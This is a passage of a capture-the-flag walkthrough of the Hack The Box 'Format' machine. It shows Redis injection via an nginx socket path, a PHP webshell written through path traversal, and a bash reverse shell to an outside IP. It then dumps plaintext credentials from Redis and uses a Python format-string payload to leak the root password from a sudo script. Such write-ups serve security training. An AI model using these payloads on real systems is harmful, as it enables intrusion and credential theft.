
Now pass this in this in

```
HSET /static/unix%3a/var/run/redis/redis.sock%3achip%20pro%20true%20/a
```

like this

Request	Response
<pre>Pretty Raw Hex</pre> <pre>1 HSET /static/unix%3a/var/run/redis.sock%3achip%20pro%20true%20/a HTTP/1.1 2 Host: microblog.htb 3 4</pre>	<pre>Pretty Raw Hex Render</pre> <pre>1 HTTP/1.1 502 Bad Gateway 2 Server: nginx/1.18.0 3 Date: Sun, 03 Nov 2024 16:31:09 GMT 4 Content-Type: text/html 5 Content-Length: 157 6 Connection: keep-alive 7 8 <html> 9 <head> 10 <title> 11 502 Bad Gateway 12 </title> 13 </head> 14 <body> 15 <center> 16 <h1> 17 502 Bad Gateway 18 </h1> 19 </center> 20 <hr> 21 <center> 22 nginx/1.18.0 23 </center> 24 </body> 25 </html></pre>

Now if u just reload u should have ur pro version of the site here



Now lets make a new blog now we can put in images as one of the things in the blog

make that edit request there can u can make a webshell like so

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /edit/index.php HTTP/1.1 2 Host: chip.microblog.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 4 Firefox/132.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 62 11 Origin: http://chip.microblog.htb 12 Sec-GPC: 1 13 Connection: keep-alive 14 Referer: 15 http://chip.microblog.htb/edit/?message=Image%20uploaded%20successful 16 ly&status=success 17 Cookie: username=8aqfkbd3oo2uon2as19i991f99 18 Upgrade-Insecure-Requests: 1 19 Priority: u=0, i 20 21 id=../uploads/shell.php&txt=<?php SYSTEM(\$_REQUEST['cmd']); ?> </pre>	<pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 3 Date: Sun, 03 Nov 2024 16:31:26 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Location: /edit?message=Section added!&status=success 10 Content-Length: 7138 11 12 <!DOCTYPE html> 13 <head> 14 <link rel="icon" type="image/x-icon" href="/images/brain.ico"> 15 <link rel="stylesheet" href="http://microblog.htb/static/css/styles.css"> 16 <script src="http://microblog.htb/static/js/jquery.js"> 17 </script> 18 <script src="http://microblog.htb/static/js/fontawesome.js"> 19 </script> 20 <title> 21 const queryString = window.location.search; 22 if(queryString) { </pre>

Now if u go this URL u should have ur code execution

```
http://chip.microblog.htb/uploads/shell.php?cmd=id
```

A screenshot of a web browser window. The address bar shows the URL: `http://chip.microblog.htb/uploads/shell.php?cmd=id`. A yellow warning bar at the top says "⚠️ Not Secure". The main content area displays the output of the command: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`.

Now lets get a revshell

First start a listener

```
~/Documents/Notes/Hands-on-Hacking
nc -lvpn 9001
Listening on 0.0.0.0 9001
```

Now send the revshell payload in burp like this

Request

Pretty Raw Hex

🔍 ⌂ ⌂ ⌂

```
1 POST /uploads/shell.php HTTP/1.1
2 Host: chip.microblog.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Cookie: username=8aqfkbd3oo2uon2as19i991f99
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 59
14
15 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.29/9001+0>%261'
```

And we get our revshell right here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (33.943s)
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.213 32934
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
www-data@format:~/microblog/chip/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@format:~/microblog/chip/uploads$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (33.943s)
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.213 32934
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
www-data@format:~/microblog/chip/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@format:~/microblog/chip/uploads$

www-data@format:~/microblog/chip/uploads$ python3 --version
python3 --version
Python 3.9.2
www-data@format:~/microblog/chip/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@format:~/microblog/chip/uploads$ ^Z
[1] + 42505 suspended nc -lvpn 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6
stty raw -echo;fg
[1] + 42505 continued nc -lvpn 9001

www-data@format:~/microblog/chip/uploads$ export TERM=xterm
www-data@format:~/microblog/chip/uploads$
```

Lateral PrivEsc

We did have redis lets enumerate that first here

```
www-data@format:~/pro-files$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> keys *
1) "PHPREDIS_SESSION:8aqfkb3oo2uon2as19i991f99"
2) "cooper.dooper"
3) "chip:sites"
4) "chip"
5) "cooper.dooper:sites"
```

Now we can check if we are pro here by

```
redis /var/run/redis/redis.sock> HGET chip pro
"true"
```

And we can check all of our info by

```
redis /var/run/redis/redis.sock> HGETALL chip
1) "username"
2) "chip"
3) "password"
4) "chip"
5) "first-name"
6) "chip"
7) "last-name"
8) "chip"
9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"
```

And we can see the overflow also written here as HTTP/1.0 and all

Lets get cooper.dooper's info here

```
cooper@format:~$ redis /var/run/redis/redis.sock> HGETALL cooper.dooper
1) "username"
2) "cooper.dooper"
3) "password"
4) "zooperdoopercooper"
5) "first-name"
6) "Cooper"
7) "last-name"
8) "Dooper"
9) "pro"
10) "false"
redis /var/run/redis/redis.sock>
```

We get a password here lets check all the user's here

```
www-data@format:~$ redis /var/run/redis/redis.sock> exit
www-data@format:~/pro-files$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
cooper:x:1000:1000::/home/cooper:/bin/bash
git:x:104:111:Git Version Control,,,:/home/git:/bin/bash
www-data@format:~/pro-files$
```

⚠ User's Creds

```
Username : cooper
Password : zooperdoopercooper
```

Lets ssh in as cooper i guess

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (8.261s)
ssh cooper.dooper@microblog.htb
The authenticity of host 'microblog.htb (10.10.11.213)' can't be established.
ED25519 key fingerprint is SHA256:30cTQN6W3DKQMMwb5RGQA6Ie1hnKQ37/bSbe+vpYE98.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'microblog.htb' (ED25519) to the list of known hosts.
cooper.dooper@microblog.htb's password:
Permission denied, please try again.
cooper.dooper@microblog.htb's password:
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (2.928s)
```

```
ssh cooper@microblog.htb
cooper@microblog.htb's password:
```

```
cooper@format:~ (0s)
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
cooper@format:~ (0.107s)
id
uid=1000(cooper) gid=1000(cooper) groups=1000(cooper)
```

And here is your user.txt

```
cooper@format ~ (0.098s)
ls -al

total 24
drwxr-xr-x 2 cooper cooper 4096 May 22 2023 .
drwxr-xr-x 4 root root 4096 Apr 18 2023 ..
lrwxrwxrwx 1 cooper cooper 9 Nov 4 2022 .bash_history -> /dev/null
-rw-r--r-- 1 cooper cooper 220 Mar 28 2022 .bash_logout
-rw-r--r-- 1 cooper cooper 3526 Mar 28 2022 .bashrc
-rw-r--r-- 1 cooper cooper 807 Mar 28 2022 .profile
lrwxrwxrwx 1 root root 9 May 22 2023 .rediscli_history -> /dev/null
-rw-r----- 1 root cooper 33 Nov 3 23:54 user.txt
```

Vertical PrivEsc

Lets check the sudo permission's here

```
cooper@format ~ (6.765s)
sudo -l

[sudo] password for cooper:
Matching Defaults entries for cooper on format:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cooper may run the following commands on format:
    (root) /usr/bin/license
```

Lets see what kind of file this is

```
cooper@format:~ (0.098s)
ls -al /usr/bin/license

-rwxr-xr-x 1 root root 3519 Nov 3 2022 /usr/bin/license

cooper@format ~ (0.549s)
file /usr/bin/license
/usr/bin/license: Python script, ASCII text executable
```

So lets cat this file out here

```
cat /usr/bin/license
#!/usr/bin/python3
```


So i couldnt find a bug in this as im just not good at python but
Thanks to Ippsec i was able to do this bug is right here

```
    print("")  
    sys.exit()  
prefix = "microblog"  
username = r.hget(args.provision, "username").decode()  
firstlast = r.hget(args.provision, "first-name").decode() + r.hget(args.provision, "last-name").decode()  
license_key = (prefix + username + "{license.license}" + firstlast).format(license=l)  
print("")  
print("Plaintext license key:")  
print("-----")  
print(license_key)
```

Now lets see how to exploit this

First we need to change our redis database values to these for just dumping the global variables in the python code in which one of them is the secret code or the root's password

Here is the payload : {license.__init__.__globals__}

```

cooper@format ~ (1m 22.25s)
redis-cli -s /var/run/redis/redis.sock

redis /var/run/redis/redis.sock> keys *
1) "PHPREDIS_SESSION:8aqfkbd3oo2uon2as19i991f99"
2) "cooper.doyer"
3) "chip:sites"
4) "chip"
5) "cooper.doyer:sites"
redis /var/run/redis/redis.sock> HGETALL chip
1) "username"
2) "chip"
3) "password"
4) "chip"
5) "first-name"
6) "chip"
7) "last-name"
8) "chip"
9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"
redis /var/run/redis/redis.sock> HSET chip first-name {license._init___.globals_}
(integer) 0
redis /var/run/redis/redis.sock> HGETALL chip
1) "username"
2) "chip"
3) "password"
4) "chip"
5) "first-name"
6) "{license._init___.globals_}"
7) "last-name"
8) "chip"
9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"

```

Now lets run this our user to dump the secret here

```

cooper@format ~ (0.343s)
sudo /usr/bin/license -p chip

Plaintext license key:
-----
microblogchipF2P0t5p?AY107-BLK$iq5?&x9I{6,SYHdgwWvq{'__name__': '_main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceModule object at 0x7ff7a3346c10>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/usr/bin/license', '__code__': <code object 'base64' from '/usr/lib/python3.9/base64.py'>, 'default_backend': <function default_backend at 0x7ff7a3198430>, 'hashes': <module 'cryptography.primitives.hashes' from '/usr/local/lib/python3.9/dist-packages/cryptography/hazmat/primitives/hashes.py'>, 'PBKDF2HMAC': <class 'cryptography.hazmat.primitives.pbkdf.PBKDF2HMAC'>, 'Fernet': <class 'cryptography.fernet.Fernet'>, 'random': <module 'random' from '/usr/lib/python3.9/random.py'>, 'string': <module 'string' from '/usr/lib/python3.9/string.py'>, 'date': <class 'datetime.date'>, 'redis': <module 'redis' from '/usr/local/lib/python3.9/dist-packages/redis/_init_.py'>, 'argparse': <module 'argparse' from '/usr/lib/python3.9/argparse.py'>, 'os': <module 'os' from '/usr/lib/python3.9/os.py'>, 'sys': <module 'sys' (built-in)>, 'License': <class '__main__.License'>, 'parser': ArgumentParser(prog='license', usage=None, description='Microblog license key manager', formatter_class=<class 'argparse.HelpFormatter'>, conflict_handler='error', add_help=True), 'group': <argparse._MutuallyExclusiveGroup object at 0x7ff7a1d3e7c0>, 'args': Namespace(provision='chip', deprovision=None, check=None, redis=ConnectionPool(UnixDomainSocketConnection(path='/var/run/redis/redis.sock,db=0)>>>, '_warningregistry_': {'version': 0}, 'secret': 'unCR4ckaBL3Pa$#w0rd', eded': b'unCR4ckaBL3Pa$#w0rd', 'salt': b'microblogsalt123', 'kdf': <cryptography.hazmat.primitives.kdf.pbkdf.PBKDF2HMAC object at 0x7ff7a1d3ee50>, 'encryption': XLMnzf-z2CnR8ADCHUrYga--K61i68IUKhwmIHDju=', '+': <__main__.License object at 0x7ff7a1d65600>, 'L': <__main__.License object at 0x7ff7a1d65600>, 'use': {b'username': b'chip', b'password': b'chip', b'first-name': b'[license._init___.globals_]', b'last-name': b'chip', b'pro': b'true', b'.microbucket.htb/a': }, 'existing_keys': <io.TextIOWrapper name='/root/license/keys' mode='r' encoding='UTF-8'>, 'all_keys': ['cooper.doyer:gAAAAABjZbN1xC0UaNCV-Q12BxI7uhvmqTGGnvX5JdS2E2dLKh3ZpHxHrzpNhAwQg61FTdu0tBAL4QYRWF27A2MPfedfMzgNzrv_VqUwCAFzG2eoQCV1-NBIw6GaoCA6yIMPL0s3B6A2_Hads32A_NBIw6BaCA0yIMPL0o3B6A2_Hads32A_rr8HUgtLbZg=\n', 'prefix': 'microblog', 'username': 'chip', 'firstlast': '{license._init___.globals_}chip'

```

And we get ths root's password

⚠ Root Creds

```
Username : root  
Password : unCR4ckaBL3Pa$$w0rd
```

Lets ssh in as root now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (3.372s)  
ssh root@10.10.11.213  
The authenticity of host '10.10.11.213 (10.10.11.213)' can't be established.  
ED25519 key fingerprint is SHA256:30cTQN6W3DKQMMwb5RGQA6Ie1hnKQ37/bSbe+vpYE98.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:35: microblog.htb  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.11.213' (ED25519) to the list of known hosts.  
root@10.10.11.213's password:
```

```
root@format:~ (0s)
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
root@format ~ (0.334s)  
id  
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
root@format ~ (0.283s)
```

```
ls -al
```

```
total 40
```

```
drwx----- 6 root root 4096 Nov  3 23:54 .
drwxr-xr-x 18 root root 4096 May  8 2023 ..
lrwxrwxrwx  1 root root    9 Nov  3 2022 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 11 2021 .bashrc
drwx----- 3 root root 4096 Apr 18 2023 .config
-rw-r--r--  1 root root   52 Nov  4 2022 .gitconfig
drwxr-xr-x  2 root root 4096 Nov  4 03:54 license
drwxr-xr-x  3 root root 4096 May 17 2023 .local
-rw-r--r--  1 root root 161 Jul  9 2019 .profile
drwxr-xr-x  3 root root 4096 May 23 2023 reset
-rw-r----- 1 root root   33 Nov  3 23:54 root.txt
```

Thanks for reading :)